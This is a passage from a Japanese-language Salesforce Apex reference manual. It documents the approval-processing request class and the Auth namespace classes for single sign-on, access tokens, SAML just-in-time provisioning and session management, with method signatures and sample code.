署名

```
public Void setSkipEntryCriteria(Boolean skipEntryCriteria)
```

パラメータ

`skipEntryCriteria`
型: Boolean

`true` に設定した場合、要求の送信では、setProcessDefinitionNameOrId(nameOrId) (ページ 777) で設定されたプロセスの開始条件の評価がスキップされます。プロセス定義名または ID が指定されていない場合、このパラメータは無視され、標準の評価がプロセス順序に基づいて実行されます。`false` に設定した場合、またはこのメソッドがコールされない場合、開始条件はスキップされません。

戻り値

型: Void

setSubmitterId(userID)

承認レコードを要求した申請者のユーザ ID を設定します。ユーザは、プロセス定義設定で許可されている申請者のいずれかである必要があります。申請者 ID を設定しないと、プロセスは現在のユーザを申請者として使用します。

署名

```
public Void setSubmitterId(String userID)
```

パラメータ

userID

型: String

レコードの申請者となるユーザID。`null` に設定すると、現在のユーザが申請者になります。このメソッドで申請者が設定されていない場合、デフォルトの申請者は null (現在のユーザ) になります。

戻り値

型: Void

ProcessWorkitemRequest クラス

`ProcessWorkitemRequest` クラスを使用して、送信後に承認申請を処理します。

名前空間

Approval

使用方法

このクラスのインスタンスを作成するとき、Approval 名前空間を指定する必要があります。このクラスのコンストラクタは、引数をとりません。次に例を示します。

```
Approval.ProcessWorkitemRequest pwr = new Approval.ProcessWorkitemRequest();
```

Inherited メソッド

`ProcessWorkitemRequest` クラスは、下記のメソッドのほか、親クラスである ProcessRequest クラスのすべてのメソッドにアクセスできます。

- getComments()
- getNextApproverIds()
- setComments(comments)
- setNextApproverIds(nextApproverIds)

ProcessWorkitemRequest メソッド

`ProcessWorkitemRequest` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getAction()

すでに承認申請と関連するアクションの種類を返します。有効な値は、Approve、Reject、または Removed です。

getWorkitemId()
承認、却下、または削除されるプロセスの承認申請の ID を返します。
setAction(actionType)
承認申請を処理するために実行するアクションの種類を設定します。
setWorkitemId(id)
承認、却下、または削除される承認申請の ID を設定します。

getAction()

すでに承認申請と関連するアクションの種類を返します。有効な値は、Approve、Reject、または Removed です。

署名

```
public String getAction()
```

戻り値

型: String

getWorkitemId()

承認、却下、または削除されるプロセスの承認申請の ID を返します。

署名

```
public String getWorkitemId()
```

戻り値

型: String

setAction(actionType)

承認申請を処理するために実行するアクションの種類を設定します。

署名

```
public Void setAction(String actionType)
```

パラメータ

actionType
型: String
有効な値は、Approve、Reject、または Removed です。Removed を指定できるのは、システム管理者だけです。

戻り値

型: Void

`setWorkitemId(id)`

承認、却下、または削除される承認申請の ID を設定します。

署名

```
public Void setWorkitemId(String id)
```

パラメータ

id
型: String

戻り値

型: Void

Auth 名前空間

`Auth` 名前空間は、Salesforce へのシングルサインオンおよびセッションセキュリティ管理に使用されるインターフェースとクラスを提供します。

`Auth` 名前空間のインターフェースを次に示します。

このセクションの内容:

AuthConfiguration クラス
ユーザがコミュニティ、または [私のドメイン] を使用して作成されたカスタムドメインに認証プロバイダ (Facebook© など) を使用してログインするための設定を定義するためのメソッドが含まれます。

AuthToken クラス
認証されたユーザの認証プロバイダ (Janrain プロバイダ以外) に関連付けられたアクセストークンを提供するメソッドが含まれます。

CommunitiesUtil クラス
コミュニティユーザに関する情報を取得するためのメソッドが含まれます。

RegistrationHandler インターフェース
Salesforce では、Salesforce へのシングルサインオンに Facebook©、Janrain© などの認証プロバイダを使用する機能を提供します。

SamlJitHandler インターフェース
このインターフェースを使用して、SAML シングルサインオン時にジャストインタイムのユーザプロビジョニングロジックの制御とカスタマイズを行います。

SessionManagement クラス
現在のセッションのセキュリティレベル、2 要素認証、および信頼済み IP 範囲をカスタマイズするためのメソッドが含まれます。

SessionLevel 列挙
Auth.SessionLevel Enum 値は、SessionManagement.setSessionLevel メソッドで使用されます。

UserData クラス
Auth.RegistrationHandler のユーザ情報を保存します。

AuthConfiguration クラス

ユーザがコミュニティ、または [私のドメイン] を使用して作成されたカスタムドメインに認証プロバイダ (Facebook© など) を使用してログインするための設定を定義するためのメソッドが含まれます。

名前空間

Auth

例

次の例では、Auth.AuthConfiguration クラスのメソッドをコールする方法を示します。このサンプルを実行するには、有効な URL の値と開発者名を指定する必要があります。

```
String communityUrl = '<Add URL>';

String startUrl = '<Add URL>';

Auth.AuthConfiguration authConfig = new Auth.AuthConfiguration(communityUrl,startUrl);

List<AuthProvider> authPrvs = authConfig.getAuthProviders();

String bColor = authConfig.getBackgroundColor();

String fText = authConfig.getFooterText();



String sso = Auth.AuthConfiguration.getAuthProviderSsoUrl(communityUrl, startUrl,
'developerName');
```

AuthConfiguration コンストラクタ

AuthConfiguration のコンストラクタは次のとおりです。

AuthConfiguration(communityOrCustomUrl, startUrl)

指定されたコミュニティまたはカスタムドメイン URL と認証されたユーザの開始 URL を使用して、AuthConfiguration クラスの新しいインスタンスを作成します。

署名

```
public AuthConfiguration(String communityOrCustomUrl, String startUrl)
```

パラメータ

communityOrCustomUrl
型: String

コミュニティまたはカスタムドメインの URL。

startUrl
型: String

ユーザがコミュニティまたはカスタムドメインに正常にログインすると表示されるページ。

AuthConfiguration メソッド

AuthConfiguration のメソッドは次のとおりです。これらのメソッドを使用して、Salesforce コミュニティの認証を管理およびカスタマイズします。

このセクションの内容:

getSamlSsoUrl(communityOrCustomUrl, startURL, samlId)
コミュニティまたはカスタムドメインのシングルサインオン URL を返します。

getSelfRegistrationEnabled()
現在のコミュニティで、新規ユーザが登録フォームに入力することで自分のアカウントを作成できるかどうかを示します。

getSelfRegistrationUrl()
コミュニティで新規ユーザがアカウントにサインアップするためのセルフ登録ページの場所を返します。

getStartUrl()
ユーザがログインした後に表示されるコミュニティまたはカスタムドメインのページを返します。

getUsernamePasswordEnabled()
現在のコミュニティがユーザ名とパスワードの入力を要求するログインフォームを表示するように設定されているかどうかを示します。コミュニティが、認証されていないユーザまたはサードパーティ認証プロバイダを使用してログインするユーザを対象としたものである場合、ユーザ名とパスワードを要求しないように設定することができます。

getAuthConfig()

AuthConfig sObject を返します。これは、コミュニティ、または [私のドメイン] を使用して作成されたカスタムドメインでの認証オプションを表します。

署名

```
public AuthConfig getAuthConfig()
```

戻り値

型: AuthConfig

コミュニティまたはカスタムドメインの AuthConfig sObject。

getAuthConfigProviders()

コミュニティまたはカスタムドメイン用に設定された認証プロバイダのリストを返します。

署名

```
public List<AuthConfigProviders> getAuthConfigProviders()
```

戻り値

型: List<AuthConfigProviders>

認証プロバイダ (AuthProvider sObject の子である AuthConfigProviders sObject) のリスト。

getAuthProviders()

コミュニティまたはカスタムドメインで使用可能な認証プロバイダのリストを返します。

署名

```
public List<AuthProvider> getAuthProviders()
```

戻り値

型: List<AuthProvider>

コミュニティまたはカスタムドメイン用の認証プロバイダ (AuthProvider sObject) のリスト。

getAuthProviderSsoUrl(communityOrCustomUrl, startUrl, developerName)

コミュニティまたはカスタムドメインのシングルサインオン URL を返します。

署名

```
public static String getAuthProviderSsoUrl(String communityOrCustomUrl, String startUrl,
String developerName)
```

パラメータ

communityOrCustomUrl
型: String

コミュニティまたはカスタムドメインの URL。null の場合、または空の文字列として指定した場合、カスタムドメイン用の URL が取得されます。

startUrl
型: String

ユーザがコミュニティまたはカスタムドメインにログインすると表示されるページ。

developerName
型: String

認証プロバイダの一意の名前。

戻り値

型: String

コミュニティまたはカスタムドメインの `[シングルサインオン初期化 URL]`。

getBackgroundColor()

コミュニティのログインページの背景色を返します。

署名

```
public String getBackgroundColor()
```

戻り値

型: String

getDefaultProfileForRegistration()

新しいコミュニティユーザに割り当てられたプロファイル ID を返します。

署名

```
public String getDefaultProfileForRegistration()
```

戻り値

型: String

プロファイル ID。

getFooterText()

コミュニティのログインページの下部に表示されるテキストを返します。

署名

```
public String getFooterText()
```

戻り値

型: String

ログインページの下部に表示されるテキスト文字列 (「Log in with an existing account (既存のアカウントでログイン)」など)。

getForgotPasswordUrl()

システム管理者によってコミュニティまたはポータルに指定された、標準またはカスタムの [パスワードを忘れた場合] ページの URL を返します。

署名

```
public String getForgotPasswordUrl()
```

戻り値

型: String

標準またはカスタムの [パスワードを忘れた場合] ページの URL。

getLogoUrl()

コミュニティのログインページの下部に表示されるアイコン画像の場所を返します。

署名

```
public String getLogoUrl()
```

戻り値

型: String

アイコン画像へのパス。

getSamlProviders()

コミュニティまたはカスタムドメインで使用可能な SAML ベースの認証プロバイダのリストを返します。

署名

```
public List<SamlSsoConfig> getSamlProviders()
```

戻り値

型: List<SamlSsoConfig>

SAML ベースの認証プロバイダ (SamlSsoConfig sObject) のリスト。

getSamlSsoUrl(communityOrCustomUrl, startURL, samlId)

コミュニティまたはカスタムドメインのシングルサインオン URL を返します。

署名

```
public static String getSamlSsoUrl(String communityOrCustomUrl, String startURL, String samlId)
```

パラメータ

communityOrCustomUrl

型: String

コミュニティまたはカスタムドメインの URL。`null` の場合、または空の文字列として指定した場合、カスタムドメイン用の URL が取得されます。

startUrl

型: String

ユーザがコミュニティまたはカスタムドメインに正常にログインすると表示されるページ。

samlId

型: String

コミュニティまたはカスタムドメインの SAML 設定の一意の名前。

戻り値

型: String

コミュニティまたはカスタムドメインのシングルサインオン初期化 URL。

getSelfRegistrationEnabled()

現在のコミュニティで、新規ユーザが登録フォームに入力することで自分のアカウントを作成できるかどうかを示します。

署名

```
public Boolean getSelfRegistrationEnabled()
```

戻り値

型: Boolean

getSelfRegistrationUrl()

コミュニティで新規ユーザがアカウントにサインアップするためのセルフ登録ページの場所を返します。

署名

```
public String getSelfRegistrationUrl()
```

戻り値

型: String

セルフ登録ページの場所。

getStartUrl()

ユーザがログインした後に表示されるコミュニティまたはカスタムドメインのページを返します。

署名

```
public String getStartUrl()
```

戻り値

型: String

コミュニティまたはカスタムドメイン開始ページの場所。

getUsernamePasswordEnabled()

現在のコミュニティがユーザ名とパスワードの入力を要求するログインフォームを表示するように設定されているかどうかを示します。コミュニティが、認証されていないユーザまたはサードパーティ認証プロバイダを使用してログインするユーザを対象としたものである場合、ユーザ名とパスワードを要求しないように設定することができます。

署名

```
public Boolean getUsernamePasswordEnabled()
```

戻り値

型: Boolean

AuthToken クラス

認証されたユーザの認証プロバイダ (Janrain プロバイダ以外) に関連付けられたアクセストークンを提供するメソッドが含まれます。

名前空間

Auth

AuthToken メソッド

`AuthToken` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getAccessToken(authProviderId, providerName)

組織の認証プロバイダ定義に指定された 18 文字の ID を使用している現在のユーザのアクセストークンと、Salesforce、Facebook などのプロバイダの名前を返します。

署名

```
public static String getAccessToken(String authProviderId, String providerName)
```

パラメータ

authProviderId
型: String

providerName
型: String

戻り値

型: String

getAccessTokenMap(authProviderId, providerName)

現在ログインしている Salesforce ユーザサードパーティ識別子からアクセストークンへの対応付けを返します。識別子の値はサードパーティにより異なります。たとえば、Salesforce ではユーザ ID ですが、Facebook ではユーザ番号です。

署名

```
public static Map<String, String> getAccessTokenMap(String authProviderId, String
providerName)
```

パラメータ

authProviderId
型: String

providerName
型: String

戻り値

型: Map<String, String>

refreshAccessToken(authProviderId, providerName, oldAccessToken)

現在ログインしている Salesforce ユーザについて、更新されたアクセストークンを含むサードパーティ識別子からの対応付けを返します。

署名

```
public static Map<String, String> refreshAccessToken(String authProviderId, String
providerName, String oldAccessToken)
```

パラメータ

authProviderId
　型: String

providerName
　型: String

oldAccessToken
　型: String

戻り値

型: Map<String, String>

使用方法

このメソッドは、Salesforce または OpenID Connect プロバイダを使用する場合は機能しますが、Facebook または Janrain を使用する場合は機能しません。返された対応付けには、`AccessToken` キーと `RefreshError` キーが含まれます。要求が成功したかどうかを確認するには、応答内のキーを評価します。要求が成功した場合、`RefreshError` 値は `null`、`AccessToken` はトークン値になります。要求が失敗した場合は、`RefreshError` 値はエラーメッセージ、`AccessToken` 値は `null` になります。

成功した場合は、このメソッドはデータベースに保存されているトークンを更新します。このトークンは、`Auth.AuthToken.getAccessToken()` を使用して取得できます。

OpenID Connect 認証プロバイダを使用する場合、プロバイダからの応答内に `id_token` は必要ありません。[認証プロバイダ] 設定に [トークン発行者] が指定されていて `id_token` が提供される場合は、Salesforce によって検証されます。

例

```
String accessToken = Auth.AuthToken.getAccessToken('0SOD000000000De', 'Open ID connect');

Map<String, String> responseMap = Auth.AuthToken.refreshAccessToken('0SOD000000000De',
'Open ID connect', accessToken);
```

要求が成功した場合、応答にアクセストークンが含まれます。

```
 (RefreshError,null)(AccessToken,00DD00000007BhE!AQkAQFzj...)
```

revokeAccess(authProviderId, providerName, userId, remoteIdentifier)

Facebook© など、サードパーティサービスからの指定されたソーシャルサインオンユーザのアクセストークンを取り消します。

署名

```
public static Boolean revokeAccess(String authProviderId, String providerName, String
userId, String remoteIdentifier)
```

パラメータ

authProviderId
型: String

Salesforce **組織の認証プロバイダの** ID。

providerName
型: String

Salesforce **組織の認証プロバイダ設定で指定されたプロバイダタイプ。**

userId
型: String

アクセスが取り消されるユーザの 15 **文字の** ID。

remoteIdentifier
型: String

サードパーティシステムのユーザの一意の ID (**この値は関連付けけられた** ThirdPartyAccountLink **標準オブジェクト内にあります**)。

戻り値

型: Boolean

`revokeAccess()` **操作が成功した場合の戻り値は** `true`、**それ以外の場合は** `false` **になります。**

例

次の例では、Facebook **ユーザのアクセストークンを取り消します。**

```
Auth.AuthToken.revokeAccess('0SOxx00000#####', 'facebook', '005xx00000#####',
'ThirdPartyIdentifier_exist214176560#####');
```

CommunitiesUtil クラス

コミュニティユーザに関する情報を取得するためのメソッドが含まれます。

名前空間

Auth

例

次の例では、ゲスト(認証されていない)ユーザにはあるページを表示し、コミュニティの親組織の認証されたユーザには別のページを表示します。

```
if (Auth.CommunitiesUtil.isGuestUser())

    // Redirect to the login page if user is an unauthenticated user

    return new PageReference(LOGIN_URL);



if (Auth.CommunitiesUtil.isInternalUser())

    // Redirect to the home page if user is an internal user

    return new PageReference(HOME_URL);
```

CommunitiesUtil メソッド

`CommunitiesUtil` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getLogoutUrl()

現在のコミュニティユーザがログアウトした後に表示されるページを返します。

署名

```
public static String getLogoutUrl()
```

戻り値

型: String

getUserDisplayName()

現在のユーザのコミュニティ表示名を返します。

署名

```
public static String getUserDisplayName()
```

戻り値

型: String

isGuestUser()

現在のユーザがコミュニティにログインしておらず、場合によってはログインへのリダイレクトが必要になるかどうかを示します。

署名

```
public static Boolean isGuestUser()
```

戻り値

型: Boolean

isInternalUser()

現在のユーザが親 Salesforce の組織のメンバー (従業員など) としてログインしているかどうかを示します。

署名

```
public static Boolean isInternalUser()
```

戻り値

型: Boolean

RegistrationHandler インターフェース

Salesforce では、Salesforce へのシングルサインオンに Facebook©、Janrain© などの認証プロバイダを使用する機能を提供します。

名前空間

Auth

使用方法

シングルサインオンを設定するには、Auth.RegistrationHandler を実装するクラスを作成する必要があります。Auth.RegistrationHandler インターフェースを実装するクラスは、認証プロバイダ定義に［登録ハンドラ］として指定され、Facebook などのサードパーティのサービスから Salesforce ポータルと組織へのシングルサインオンを有効にします。クラスは、認証プロバイダの情報を使用して、関連付けられた取引先レコードと取引先責任者レコードも含めて、ユーザデータの作成と更新のロジックを必要に応じて実行する必要があります。

このセクションの内容:

RegistrationHandler メソッド

RegistrationHandler のメソッドは次のとおりです。

このセクションの内容:

createUser(portalId, userData)

指定のポータル ID およびユーザ名、メールアドレスなどのサードパーティのユーザ情報を使用して User オブジェクトを返します。Userオブジェクトはサードパーティのユーザ情報に対応し、データベースに挿入されていない新規ユーザまたはデータベース内の既存のユーザを表す可能性があります。

署名

```
public User createUser(ID portalId, Auth.UserData userData)
```

パラメータ

portalId
型: ID

userData
型: Auth.UserData

戻り値

型: User

使用方法

このプロバイダにポータルが設定されていない場合は、*portalID* 値が NULL または空のキーになる場合があります。

updateUser(userId, portalId, userData)

指定のユーザの情報を更新します。ユーザが以前この認証プロバイダを使用してログインしたことがあり、再度ログインする場合、またはアプリケーションが［既存ユーザをリンクする URL］を使用している場合、このメソッドがコールされます。この URL は、認証プロバイダを定義すると生成されます。

署名

```
public Void updateUser(ID userId, ID portalId, Auth.UserData userData)
```

パラメータ

userId
型: ID

portalId
型: ID

userData
型: Auth.UserData

戻り値

型: Void

使用方法

このプロバイダにポータルが設定されていない場合は、*portalID* 値が NULL または空のキーになる場合があります。

ユーザ情報の保存とアクセストークンの取得

Auth.UserData クラスは、Auth.RegistrationHandler のユーザ情報を保存するために使用されます。サードパーティ認証プロバイダは、ユーザ名、メールアドレス、ロケールなど、ユーザに関する多くのデータを返送できます。頻繁に使用されるデータは、Auth.UserData クラスで共通の形式に変換され、登録ハンドラに送信されます。

登録ハンドラが残りのデータを使用する場合のために、Auth.UserData クラスには attributeMap 変数が用意されています。属性の対応付けは、サードパーティからの全データの未加工値に対する文字列(Map<String, String>) の対応付けです。対応付けは <String, String> であるため、サードパーティが返す文字列以外の値 (URL の配列や対応付けなど) は、適切な文字列表現に変換されます。対応付けには、サードパーティ認証

プロバイダから返されたすべてデータが含まれます。これには、自動的に共通形式に変換されたデータも含まれます。

Auth.UserData のコンストラクタの構文は次のとおりです。

```
Auth.UserData(String identifier,
              String firstName,
              String lastName,
              String fullName,
              String email,
              String link,
              String userName,
              String locale,
              String provider,
              String siteLoginUrl,
              Map<String, String> attributeMap)
```

Auth.UserData プロパティについての詳細は、「UserData クラス」を参照してください。

メモ: その他の sObject に対する DML オペレーションは、特定の状況で User オブジェクトと同じトランザクションでのみ実行できます。詳細は、「DML 操作で同時に使用できない sObject」を参照してください。

Janrain 以外のすべての認証プロバイダでは、ユーザがプロバイダを使用して認証されたら、Auth.AuthToken Apex クラスを使用して、そのプロバイダに関連付けられたこのユーザ用のアクセストークンを Apex で取得できます。Auth.AuthToken には、アクセストークンを取得する 2 つのメソッドが含まれています。1 つは単一のアクセストークンを取得する getAccessToken です。ユーザ ID が単一のサードパーティユーザに対応付けられている場合は、このメソッドを使用します。ユーザ ID が複数のサードパーティユーザに対応付けられている場合は、サードパーティユーザごとにアクセストークンの対応付けを返す getAccessTokenMap を使用します。認証プロバイダについての詳細は、Salesforce オンラインヘルプの「外部認証プロバイダについて」を参照してください。

認証プロバイダとして Janrain を使用する場合、Janrain accessCredentials 辞書の値を使用してアクセストークンまたは同等の項目を取得する必要があります。Janrain でサポートされている一部のプロバイダのみがアクセストークンを提供し、その他のプロバイダは他の項目を使用します。Janrain accessCredentials の項目は、Auth.UserData クラスの attributeMap 変数で返されます。accessCredentials についての詳細は、「Janrain auth_info」のドキュメントを参照してください。

メモ: すべての Janrain のアカウントの種類が accessCredentials を返すとは限りません。情報を受信するのに、アカウントの種類の変更が必要な場合があります。

Auth.AuthToken メソッドについての詳細は、「AuthToken クラス」を参照してください。

Auth.RegistrationHandler の実装例

この例では、認証プロバイダが提供するデータに基づいて標準ユーザを作成および更新する `Auth.RegistrationHandler` インターフェースを実装します。ここでは、例を単純化するためにエラーチェックを省略しています。

```
global class StandardUserRegistrationHandler implements Auth.RegistrationHandler{

global User createUser(Id portalId, Auth.UserData data){

    User u = new User();

    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];

    u.username = data.username + '@salesforce.com';

    u.email = data.email;

    u.lastName = data.lastName;

    u.firstName = data.firstName;

    String alias = data.username;

    if(alias.length() > 8) {

        alias = alias.substring(0, 8);

    }

    u.alias = alias;

    u.languagelocalekey = data.attributeMap.get('language');

    u.localesidkey = data.locale;

    u.emailEncodingKey = 'UTF-8';

    u.timeZoneSidKey = 'America/Los_Angeles';

    u.profileId = p.Id;

    return u;

}


global void updateUser(Id userId, Id portalId, Auth.UserData data){

    User u = new User(id=userId);

    u.username = data.username + '@salesforce.com';
```

```
    u.email = data.email;
    u.lastName = data.lastName;
    u.firstName = data.firstName;
    String alias = data.username;
    if(alias.length() > 8) {
        alias = alias.substring(0, 8);
    }
    u.alias = alias;
    u.languagelocalekey = data.attributeMap.get('language');
    u.localesidkey = data.locale;
    update(u);
}
}
```

次の例では、上記のコードをテストします。

```
@isTest
private class StandardUserRegistrationHandlerTest {
static testMethod void testCreateAndUpdateUser() {
    StandardUserRegistrationHandler handler = new StandardUserRegistrationHandler();
    Auth.UserData sampleData = new Auth.UserData('testId', 'testFirst', 'testLast',
        'testFirst testLast', 'testuser@example.org', null, 'testuserlong', 'en_US',
'facebook',
        null, new Map<String, String>{'language' => 'en_US'});
    User u = handler.createUser(null, sampleData);
    System.assertEquals('testuserlong@salesforce.com', u.userName);
    System.assertEquals('testuser@example.org', u.email);
    System.assertEquals('testLast', u.lastName);
    System.assertEquals('testFirst', u.firstName);
    System.assertEquals('testuser', u.alias);
```

```
    insert(u);

    String uid = u.id;



    sampleData = new Auth.UserData('testNewId', 'testNewFirst', 'testNewLast',

        'testNewFirst testNewLast', 'testnewuser@example.org', null, 'testnewuserlong',
'en_US', 'facebook',

        null, new Map<String, String>{});

    handler.updateUser(uid, null, sampleData);



   User updatedUser = [SELECT userName, email, firstName, lastName, alias FROM user WHERE
 id=:uid];

    System.assertEquals('testnewuserlong@salesforce.com', updatedUser.userName);

    System.assertEquals('testnewuser@example.org', updatedUser.email);

    System.assertEquals('testNewLast', updatedUser.lastName);

    System.assertEquals('testNewFirst', updatedUser.firstName);

    System.assertEquals('testnewu', updatedUser.alias);

}

}
```

SamlJitHandler インターフェース

このインターフェースを使用して、SAML シングルサインオン時にジャストインタイムのユーザプロビジョニングロジックの制御とカスタマイズを行います。

名前空間

Auth

使用方法

SAML シングルサインオン時にユーザプロビジョニングのカスタムロジックを使用するには、`Auth.SamlJitHandler` を実装するクラスを作成する必要があります。これにより、ユーザがシングルサインオンで Salesforce にログインするときに、組織固有のロジック(カスタム項目の自動入力など)を組み込むことができます。クラスは、関連付けられた取引先レコードと取引先責任者レコードを含め、ユーザデータを作成および更新するロジックを必要に応じて実行する必要があります。

Salesforce で、[SAML シングルサインオン設定] の [SAML JIT ハンドラ] 項目にこのインターフェースを実装するクラスを指定します。クラスを実行するよう指定するユーザに「ユーザの管理」権限があることを確認します。

このセクションの内容:

SamlJitHandler メソッド

SamlJitHandler のメソッドは次のとおりです。

このセクションの内容:

createUser(samlSsoProviderId, communityId, portalId, federationId, attributes, assertion)

指定された統合 ID を使用して User オブジェクトを返します。User オブジェクトはユーザ情報に対応し、データベースに挿入されていない新規ユーザまたはデータベース内の既存のユーザを表す可能性があります。

署名

```
public User createUser(Id samlSsoProviderId, Id communityId, Id portalId, String
federationId, Map<String,String> attributes, String assertion)
```

パラメータ

samlSsoProviderId
型: Id

SamlSsoConfig 標準オブジェクトの ID。

communityId
型: Id

コミュニティの ID。コミュニティユーザを作成しない場合、このパラメータは null にできます。

portalId
型: Id

ポータルの ID。ポータルユーザを作成しない場合、このパラメータは null にできます。

federationId
型: String

このユーザに使用されると Salesforce **が想定する** ID。

attributes
型: Map<String, String>

SAML **アサーションのうち、デフォルトのアサーションに追加された属性すべて** (**カスタム属性など**)。**属性では、大文字と小文字が区別されます。**

assertion
型: String

Base-64 **エンコードされたデフォルトの** SAML **アサーション。**

戻り値

型: User

User sObject。

使用方法

この組織にコミュニティとポータルが設定されていない場合、*communityId* **および** *portalId* **パラメータ値は** `null` **または空のキーになる可能性があります。**

updateUser(userId, samlSsoProviderId, communityId, portalId, federationId, attributes, assertion)

指定のユーザの情報を更新します。ユーザが以前 SAML **シングルサインオンを使用してログインしたことがあり、再度ログインする場合、またはアプリケーションが** [**既存ユーザをリンクする** URL] **を使用している場合、このメソッドがコールされます。**

署名

```
public void updateUser(Id userId, Id samlSsoProviderId, Id communityId, Id portalId,
String federationId, Map<String,String> attributes, String assertion)
```

パラメータ

userId
型: Id

Salesforce **ユーザの** ID。

samlSsoProviderId
型: Id

SamlSsoConfig **オブジェクトの** ID。

communityId
型: Id

コミュニティの ID。コミュニティユーザを更新しない場合、このパラメータは `null` にできます。

portalId
型: Id

ポータルの ID。ポータルユーザを更新しない場合、このパラメータは `null` にできます。

federationId
型: String

このユーザに使用されると Salesforce が想定する ID。

attributes
型: Map<String, String>

SAML アサーションのうち、デフォルトのアサーションに追加された属性すべて (カスタム属性など)。属性では、大文字と小文字が区別されます。

assertion
型: String

Base-64 エンコードされたデフォルトの SAML アサーション。

戻り値

型: void

SamlJitHandler の実装例

これは、`Auth.SamlJitHandler` インターフェースの実装例です。このコードでは、非公開メソッドを使用して取引先と取引先責任者を処理します (handleContact() と handleAccount() は、この例には含まれていません)。

```
global class StandardUserHandler implements Auth.SamlJitHandler {

    private class JitException extends Exception{}

    private void handleUser(boolean create, User u, Map<String, String> attributes,

        String federationIdentifier, boolean isStandard) {

        if(create && attributes.containsKey('User.Username')) {

            u.Username = attributes.get('User.Username');

        }

        if(create) {

            if(attributes.containsKey('User.FederationIdentifier')) {

                u.FederationIdentifier = attributes.get('User.FederationIdentifier');

            } else {

                u.FederationIdentifier = federationIdentifier;
```

```
            }
        }
        if(attributes.containsKey('User.ProfileId')) {
            String profileId = attributes.get('User.ProfileId');
            Profile p = [SELECT Id FROM Profile WHERE Id=:profileId];
            u.ProfileId = p.Id;
        }
        if(attributes.containsKey('User.UserRoleId')) {
            String userRole = attributes.get('User.UserRoleId');
            UserRole r = [SELECT Id FROM UserRole WHERE Id=:userRole];
            u.UserRoleId = r.Id;
        }
        if(attributes.containsKey('User.Phone')) {
            u.Phone = attributes.get('User.Phone');
        }
        if(attributes.containsKey('User.Email')) {
            u.Email = attributes.get('User.Email');
        }

//More attributes here - removed for length

        //Handle custom fields here

        if(!create) {
            update(u);
        }
    }
```

```
    private void handleJit(boolean create, User u, Id samlSsoProviderId, Id communityId,
Id portalId,
        String federationIdentifier, Map<String, String> attributes, String assertion) {
        if(communityId != null || portalId != null) {
            String account = handleAccount(create, u, attributes);
            handleContact(create, account, u, attributes);
            handleUser(create, u, attributes, federationIdentifier, false);
        } else {
            handleUser(create, u, attributes, federationIdentifier, true);
        }
    }

    global User createUser(Id samlSsoProviderId, Id communityId, Id portalId,
        String federationIdentifier, Map<String, String> attributes, String assertion) {
        User u = new User();
        handleJit(true, u, samlSsoProviderId, communityId, portalId,
            federationIdentifier, attributes, assertion);
        return u;
    }

    global void updateUser(Id userId, Id samlSsoProviderId, Id communityId, Id portalId,
        String federationIdentifier, Map<String, String> attributes, String assertion) {
        User u = [SELECT Id FROM User WHERE Id=:userId];
        handleJit(false, u, samlSsoProviderId, communityId, portalId,
            federationIdentifier, attributes, assertion);
    }
}
```

SessionManagement クラス

現在のセッションのセキュリティレベル、2 要素認証、および信頼済み IP 範囲をカスタマイズするためのメソッドが含まれます。

名前空間

Auth

SessionManagement メソッド

`SessionManagement` のメソッドは次のとおりです。すべてのメソッドが静的です。これらのメソッドを使用して、2 要素認証実装をカスタマイズし、Salesforce 組織での時間ベースのワンタイムパスワード (TOTP) アプリケーション (Google Authenticator など) の使用を管理します。または、これらのメソッドを使用して、ユーザの受信 IP アドレスを、組織またはプロファイルの信頼済み IP 範囲設定に対して検証します。

このセクションの内容:

getCurrentSession()

現在のセッションの属性の対応付けを返します。

署名

```
public static Map<String, String> getCurrentSession()
```

戻り値

型: Map<String, String>

使用方法

対応付けには、親セッションが存在すれば(現在のセッションがキャンバスアプリケーション用の場合など)、その 18 文字の ID である `ParentId` 値が含まれます。現在のセッションに親がない場合、この値は null になります。対応付けには、現在のセッションに割り当てられた `LogoutUrl` も含まれます。

メモ: セッションを再び使用すると、Salesforce が `LoginHistoryId` を最新ログインの値で更新します。

例

次の例は、`getCurrentSession()` で返される対応付け内の名前-値ペアを示します。`UsersId` では、AuthSession オブジェクト内の対応する項目の名前と一致させるために、名前に「s」が含まれます。

```
{

SessionId=0Ak###############,

UserType=Standard,

ParentId=0Ak###############,

NumSecondsValid=7200,

LoginType=SAML Idp Initiated SSO,

LoginDomain=null,

LoginHistoryId=0Ya###############,

Username=user@domain.com,

CreatedDate=Wed Jul 30 19:09:29 GMT 2014,

SessionType=Visualforce,

LastModifiedDate=Wed Jul 30 19:09:16 GMT 2014,

LogoutUrl=https://google.com,

SessionSecurityLevel=STANDARD,

UsersId=005###############,

SourceIp=1.1.1.1

}
```

getQrCode()

2 要素認証アプリケーションまたはデバイスを設定するための、QR (Quick Response) コードと時間ベースのワンタイムパスワード (TOTP) の共有秘密への URL が含まれる対応付けを返します。

署名

```
public static Map<String, String> getQrCode()
```

戻り値

型: Map<String, String>

使用方法

QR コードは、返された秘密と現在のユーザのユーザ名を符号化します。キーは `qrCodeUrl` と `secret` です。このメソッドをコールしても、ユーザの状態は変化せず、ユーザから状態は読み込まれません。このメソッドは、コールされるたびにまったく新しい秘密を返します。また、その秘密をどこにも保存せず、TOTP トークンを検証しません。システム管理者は、TOTP トークンを秘密で検証した後、ユーザの値を明示的に保存する必要があります。

`secret` は、20 バイトの共有鍵の base32 符号化文字列です。

例

次に、QR コードを要求する方法の例を示します。

```
public String getGetQRCode() {

        return getQRCode();

    }

    public String getQRCode() {

       Map<String, String> codeResult = Auth.SessionManagement.getQrCode();

       String result = 'URL: '+codeResult.get('qrCodeUrl') + ' SECRET:  ' +
codeResult.get('secret');

       return result;

    }
```

次に、返された対応付けの例を示します。

```
{qrCodeUrl=https://www.salesforce.com/secur/qrCode?w=200&h=200&t=tf&u=user%0000000000.com&s=AAAAA7B5BBBB5AAAAAAA66BBBB,


      secret=AAAAA7B5AAAAAA5BBBBBBBBB66AAA}
```

inOrgNetworkRange(ipAddress)

特定の IP アドレスが、組織の [ネットワークアクセス] 設定に基づいた組織の信頼済み IP 範囲内がどうかを示します。

署名

```
public static Boolean inOrgNetworkRange(String ipAddress)
```

パラメータ

ipAddress
型: String

検証する IP アドレス。

戻り値

型: Boolean

使用方法

信頼済み IP 範囲が定義されていない場合は `false` を返し、IP アドレスが無効な場合は例外を発生させます。

信頼済み IP 範囲が存在するか?	ユーザは信頼済み IP 範囲内か?	戻り値
はい	はい	`true`
はい	いいえ	`false`
